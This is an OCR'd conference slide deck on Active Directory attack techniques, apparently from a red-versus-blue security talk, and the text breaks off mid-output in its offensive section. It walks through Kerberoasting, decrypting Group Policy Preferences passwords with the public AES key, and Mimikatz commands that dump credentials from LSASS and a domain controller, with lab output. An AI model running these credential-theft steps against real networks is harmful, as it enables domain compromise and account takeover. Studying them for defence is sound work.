Red vs. Blue:
Modern Active Directory Attacks, Detection, & Protection

SHAKACON
SUN, SURF, & C SHELLS

Sean Metcalf
CTO
DAn Solutions
sean [@] dansolutions . com
http://DAnSolutions.com
https://www.ADSecurity.org

About

- Chief Technology Officer - DAn Solutions
- Microsoft Certified Master (MCM) Directory Services
- Security Researcher / Purple Team
- Security Info -> ADSecurity.org

Agenda

- Introduction
- Red Team
  - Recon
  - Escalate
  - Persist
- Blue Team
  - Detection
  - Mitigation


Paradigm Shift: ASSUME BREACH

- According to Mandiant M-Trends 2015 report
  - Intrusion average detection time:
    - 2013: 229 days
    - 2014: 205 days **(> 6 months!)**
  - Longest Presence: 2,982 days (>8 years!)
  - **69% of organizations learned of the breach from outside entity**


Perimeter Defenses Are Easily Bypassed

Assume Breach Means: Layered Defense

Kerberos TGT Ticket



Kerberos Overview



Kerberos Key Points

- NTLM password hash used for Kerberos RC4 encryption.
- Logon Ticket (TGT) proves prior user auth to DC.
- Kerberos policy only checked at TGT creation
- DC only validates user account when TGT > 20 mins.
- Service Ticket (TGS) PAC validation is optional & rare.

Red Team (Offense)

Attacker Goals

- Data Access & Exfiltration
  - Email
  - Shares
  - SharePoint
- Persistence
  - AutoRun
  - WMI
  - “Sticky Keys”
  - PowerShell

PowerShell Overview

- Dave Kennedy: “Bash for Windows”
- Available by default in supported Windows versions
  - v2: Win 7 / Win 2k8R2
  - v3: Win 8 / Win 2012
  - v4: Win 8.1 / Win 2012R2
  - v5: Win 10 / Win 2016
- Leverages .Net Framework
- PowerShell.exe only an entry point into PowerShell
- Provides access to WMI & COM
- Microsoft code = whitelisted
- Download & run code in memory

Offensive PowerShell

- PowerSploit
  - **Invoke-Mimikatz** (updated 2/16/2015)
  - Invoke-TokenManipulation
  - Invoke-Shellcode
  - **Get-GPPPassword**
  - Persistence
- PowerView
  - Hunting Sys Admins

“SPN Scanning”: Service Discovery

- SQL servers, instances, ports, etc.
  - *MSSQLSvc/adsmsSQLAP01.adsecurity.org:1433*
- Exchange
  - *exchangeMDB/adsmsEXCAS01.adsecurity.org*
- RDP
  - *TERMSERV/adsmsEXCAS01.adsecurity.org*
- WSMan/WinRM/PS Remoting
  - *WSMAN/adsmsEXCAS01.adsecurity.org*
- *Hyper-V Host*
  - *Microsoft Virtual Console Service/adsmsHV01.adsecurity.org*
- *VMWare VCenter*
  - *STS/adsmsVC01.adsecurity.org*

SPN Scanning for MS SQL Servers with Discover-PSMSSQLServers

```
Domain             : lab.adsecurity.org
ServerName         : adsMSSQL02.lab.adsecurity.org
Port               : 9834
Instance           :
ServiceAccountDN   : {CN=svc-adsSQLSA,OU=TestServiceAccounts,DC=lab,DC=adsecurity,DC=org}
OperatingSystem    : {Windows Server 2008 R2 Datacenter}
OSServicePack      : {Service Pack 1}
LastBootup         : 3/8/2015 1:07:25 AM
OSVersion          : {6.1 (7601)}
Description        : {Production SQL Server}
SrvAcctUserID      : svc-adsSQLSA
SrvAcctDescription : SQL Server Service Account
```

Getting Domain Admin in Active Directory

- ✦Poor Service Account Passwords
- ✦Passwords in SYSVOL
- ✦Credential Theft
- ✦Misconfiguration / Incorrect Perms
- ✦Exploit Vulnerability


SPN Scanning for Service Accounts with Find-PSServiceAccounts

```
Domain                : lab.adsecurity.org
UserID                : svc-SQLAgent01
PasswordLastSet       : 01/03/2015 18:42:01
LastLogon             : 12/29/2014 00:18:02
Description           :
SPNServers            : {ADSAPPSQL01.lab.adsecurity.org, ADSAPPSQL02.lab.adsecurity.org, ADSAPPSQL03.l
SPNTypes              : {MSSQLSvc}
ServicePrincipalNames : {MSSQLSvc/ADSAPPSQL01.lab.adsecurity.org:1433, MSSQLSvc/ADSAPPSQL02.lab.adsecu
                        MSSQLSvc/ADSAPPSQL03.lab.adsecurity.org:1433}
```

SPN Directory:
http://adsecurity.org/?page_id=183

Cracking Service Account Passwords (Kerberoast)

- Request/Save TGS service tickets & crack offline.
  - "Kerberoast" python-based TGS password cracker
  - No elevated rights required!
  - No traffic sent to target!



Reference: *Tim Medin "Attacking Microsoft Kerberos: Kicking the Guard Dog of Hades"*
https://www.youtube.com/watch?v=PUyhlN-E5MU

Group Policy Preferences (GPP)

- Authenticated Users have read access to SYSVOL
- Configuration data xml stored in SYSVOL
- Password is AES-256 encrypted
- Common credential use cases:
  - Create Local Users
  - Scheduled Tasks
  - **Change local Administrator passwords**

Exploiting Group Policy Preferences

✦The private key is publicly available on MSDN

2.2.1.1.4 Password Encryption

All passwords are encrypted using a derived Advanced Encryption Standard (AES) key.<3>

The 32-byte AES key is as follows:

```
4e 99 06 e8  fc b6 6c c9  fa f4 93 10  62 0f fe e8
f4 96 e8 06  cc 05 79 90  20 9b 09 a4  33 b6 6c 1b
```

https://msdn.microsoft.com/en-us/library/2c15cbf0-f086-4c74-8b70-1f2fa45dd4be.aspx

Exploiting Group Policy Preferences


\\<DOMAIN>\SYSVOL\<DOMAIN>\Policies\


```
<?xml version="1.0" encoding="utf-8" ?>
- <Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
  - <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Administrator (built-in)"
    02-18 01:53:01" uid="{D5FE7352-81E1-42A2-B7DA-118402BE4C33}">
    <Properties action="U" newName="ADSAdmin" fullName="" description=""
      cpassword="RI133B2Wl2CiI0Cau1DtrtTe3wdFwzCiWB5PSAxXMDstchJt3bL0Uie0BaZ/7rdQ
      changeLogon="0" noChange="0" neverExpires="0" acctDisabled="0" subAuthority="RID_ADMIN"
      (built-in)" expires="2015-02-17" />
    </User>
```

```
PS C:\temp> Get-DecryptedCpassword 'RI133B2Wl2CiI0Cau1DtrtTe3wdFwzCiWB
#Super@Secure&Password$2015?
```

The GPP Credential Vulnerability Fix?

- Vulnerability in GPP could allow elevation of privilege (May 13, 2014)
- MS14-025 (KB2962486)
- Install on all systems with RSAT
- *Passwords are not removed from SYSVOL*





Pivoting with Local Admin

- Using GPP Credentials:
  - GPP renames local Administrator account to “ADSAdmin”
  - GPP sets Password to “P@ssw0rd11!”
- Connect to other computers using ADSAdmin account
- **Compromise Local Admin creds = Admin rights on all**
- Always RID 500 – doesn’t matter if renamed.
- Mimikatz for more credentials!

Mimikatz: The Credential Multi-tool

- Dump credentials
  - Windows protected memory (LSASS). *
  - Active Directory Domain Controller database . *
- Dump Kerberos tickets
  - for all users. *
  - for current user.
- Credential Injection
  - Password hash (pass-the-hash)
  - Kerberos ticket (pass-the-ticket)
- Generate Silver and/or Golden tickets (depending on password hash available).

** Requires debug or system rights*

Dump Credentials with Mimikatz

User


```
mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 5088494 (00000000:004da4ee)
Session           : Interactive from 2
User Name         : hansolo
Domain            : ADSECLAB
SID               : S-1-5-21-1473643419-774954089-222232
        msv :
         [00000003] Primary
         * Username : HanSolo
         * Domain   : ADSECLAB
         * LM       : 6ce8de51bc4919e01987a75d0bbd375a
         * NTLM     : 269c0c63a623b2e062dfd861c9b82818
         * SHA1     : 660dd1fe6bb94f321fbbd58bfc19a41892
        tspkg :
         * Username : HanSolo
         * Domain   : ADSECLAB
         * Password : Falcon99!
        wdigest :
         * Username : HanSolo
         * Domain   : ADSECLAB
         * Password : Falcon99!
        kerberos :
         * Username : HanSolo
         * Domain   : LAB.ADSECURITY.ORG
         * Password : Falcon99!
        ssp :
        credman :
```

Service Account

```
Authentication Id : 0 ; 2858340 (00000000:002b9d64)
Session           : Service from 0
User Name         : svc-SQLDBEngine01
Domain            : ADSECLAB
SID               : S-1-5-21-1473643419-774954089-22223
        msv :
         [00000003] Primary
         * Username : svc-SQLDBEngine01
         * Domain   : ADSECLAB
         * NTLM     : d0abfc0cb689f4cdc8959a1411499096
         * SHA1     : 467f0516e6155eed60668827b0a4dab5e
        tspkg :
         * Username : svc-SQLDBEngine01
         * Domain   : ADSECLAB
         * Password : ThisIsAGoodPassword99!
        wdigest :
         * Username : svc-SQLDBEngine01
         * Domain   : ADSECLAB
         * Password : ThisIsAGoodPassword99!
        kerberos :
         * Username : svc-SQLDBEngine01
         * Domain   : LAB.ADSECURITY.ORG
         * Password : ThisIsAGoodPassword99!
        ssp :
        credman :
```

Default Logon Rights to Domain Controllers

- Enterprise Admins (admin on all DCs in the forest),
- Domain Admins
- Administrators
- Backup Operators
- Server Admins
- **Account Operators**
- **Print Operators**
- Other groups delegated in your environment




Dumping AD Domain Credentials

- Dump credentials on DC (local or remote).
  - Run code (Mimikatz, WCE, etc) on DC.
  - Invoke-Mimikatz on DC via PS Remoting.
- Get access to the NTDS.dit file & extract data.
  - Copy AD database from remote DC.
  - Grab AD database copy from backup.
  - Get Virtual DC data.

Dump AD Credentials with Mimikatz

```
mimikatz(powershell) # lsadump::samrpc /patch
Domain : ADSECLAB / S-1-5-21-1473643419-774954089-2222329127

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 6f40d9c1cab7f73d298dc3d941635543d

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : 7e2a0e20851d0229f2489210b6576ede

RID  : 000003e8 (1000)
User : admin
LM   :
NTLM : 7c08d63a2f48f045971bc2236ed3f3ac

RID  : 00000452 (1106)
User : LukeSkywalker
LM   :
NTLM : 177af8ab46321ceef22b4e8376f2dba7
```

Dump LSASS Process Memory




```
mimikatz(commandline) # sekurlsa::minidump c:\temp\lsass.dmp
Switch to MINIDUMP : 'c:\temp\lsass.dmp'

mimikatz(commandline) # sekurlsa::logonpasswords
Opening : 'c:\temp\lsass.dmp' file for minidump...

Authentication Id : 0 ; 218943 (00000000:0003573f)
Session           : Interactive from 1
User Name         : ADSAdministrator
